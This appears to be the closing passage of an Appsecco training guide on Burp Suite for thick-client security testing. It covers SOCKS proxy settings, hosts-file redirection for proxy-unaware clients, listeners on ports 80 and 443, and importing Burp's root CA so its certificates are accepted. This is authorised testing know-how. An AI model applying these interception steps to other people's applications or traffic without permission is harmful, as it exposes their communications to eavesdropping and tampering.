The screenshot shows the Burp Suite interface. The main menu bar at the top includes 'Target', 'Proxy', 'Spider', 'Scanner', 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Extender', and 'Project options'. Below the menu bar, a secondary navigation bar shows tabs for 'Connections', 'HTTP' (which is highlighted in blue), 'SSL', 'Sessions', and 'Misc'. A large central panel displays the 'SOCKS Proxy' configuration dialog. This dialog features a question mark icon, a gear icon, and a checked checkbox labeled 'Override user options'. It also contains descriptive text about configuring a SOCKS proxy and several input fields: 'SOCKS proxy host' (set to 'localhost'), 'SOCKS proxy port' (set to '12345'), 'Username' (empty), and 'Password' (empty). At the bottom of the dialog is an unchecked checkbox for 'Do DNS lookups over SOCKS proxy'.

Invisible Proxy

1. A client could be proxy-aware or proxy-unaware.
2. For *proxy-aware* clients, proxy settings could be enabled at following 3 locations (in Windows OS):
 - o Environment variables
 - o Winhttp
 - o inetcpl.cpl
 - o **Reference:** <https://securelink.be/blog/windows-proxy-settings-explained/>
3. For *proxy-unaware* clients, we need to trick the thick client into sending all of its traffic to the machine where the Burp proxy can listen.
 - o Add a mapping for the target domain to the loopback IP address, in the default Hosts file, say, 127.0.0.1 example.com




```


C:\Windows\System32\drivers\etc\hosts - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
hosts
1 # Copyright (c) 1993-2009 Microsoft Corp.
2 #
3 # This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
4 #
5 # This file contains the mappings of IP addresses to host names. Each
6 # entry should be kept on an individual line. The IP address should
7 # be placed in the first column followed by the corresponding host name.
8 # The IP address and the host name should be separated by at least one
9 # space.
10 #
11 # Additionally, comments (such as these) may be inserted on individual
12 # lines or following the machine name denoted by a '#' symbol.
13 #
14 # For example:
15 #
16 #       102.54.94.97      rhino.acme.com      # source server
17 #             38.25.63.10      x.acme.com        # x client host
18 #
19 # localhost name resolution is handled within DNS itself.
20 #   127.0.0.1          localhost
21 #   ::1                localhost
22 192.168.56.101      vuln.cxm
23 127.0.0.1          java.com

```

- o Next, add a new listener running on the default port for HTTP, i.e., TCP port number 80.



- Or, if the traffic is meant to be over HTTPS, then add a new listener running on TCP port number 443.



- If the expected traffic is going to be over SSL, then ensure that an SSL certificate is presented to the thick client with an accurate domain name. Once a **root certificate authority is imported**, all *certificates generated by Burp and signed by the same root CA* are **identified as valid** in the browsers.
- In order for Burp to be able to *forward the traffic* to the original intended server, we must add an entry into the **Hostname resolution** section in Burp.
- Burp Suite uses the **Host header** in the request to figure out where to send the request further. If the **Host header is not present** in the request (rare, but can happen), we can **configure** Burp Suite to **send all the traffic reaching a particular listener on to another server**.

References

- Using Burp to Hack Cookies and Manipulate Sessions:
 - <https://support.portswigger.net/customer/portal/articles/1964073-using-burp-to-hack-cookies-and-manipulate-sessions>
- Scanning and Reporting:
 - <https://portswigger.net/burp/documentation/desktop/scanning>
 - <https://portswigger.net/burp/documentation/desktop/scanning/reporting-results>
 - <https://www.pentestgeek.com/web-applications/how-to-use-burp-suite>
- Burp Suite Documentation:
 - <https://portswigger.net/burp/documentation/contents>

About Appsecco



Appsecco is a specialist application security company, founded in 2015, with physical presence in London, Bangalore, Doha and Boston, providing industry leading security advice that is firmly grounded in commercial reality.

Our services cover the entire software development lifecycle from advising on how build and foster a culture of security within development teams and organisations to reviewing and advising on the security of applications and associated infrastructure under development to providing rapid response and advice in the event of a security breach or incident.

As a team, we are highly qualified and have many years of extensive experience working with clients across multiple counties and in a wide range of industries and sectors; from financial services to software development, manufacturing to governmental organisations and consumer brands to ecommerce.

The solutions, advice and insight we deliver to our clients always follows three core principles:

1. It must be pragmatic; taking into account the specific commercial, organisational and operational realities of each client individually
2. It must genuinely add value; the advice or solutions we provide must addresses the specific problem a client seeks to solve and have actionable insight to enable them to achieve this
3. Never be purely automated; whenever we are testing for security our reports and output always have significant, expert, human input to give the greatest possible value for our clients

In addition to their client-facing work our technical team are actively involved in researching and developing new and better ways to stay secure and can regularly be found presenting their findings at industry conferences and events ranging from nullcon in India, DevSecCon in London and Singapore, to DEF CON, the world's largest security conference held annually in the USA.

Appsecco: <https://appsecco.com>

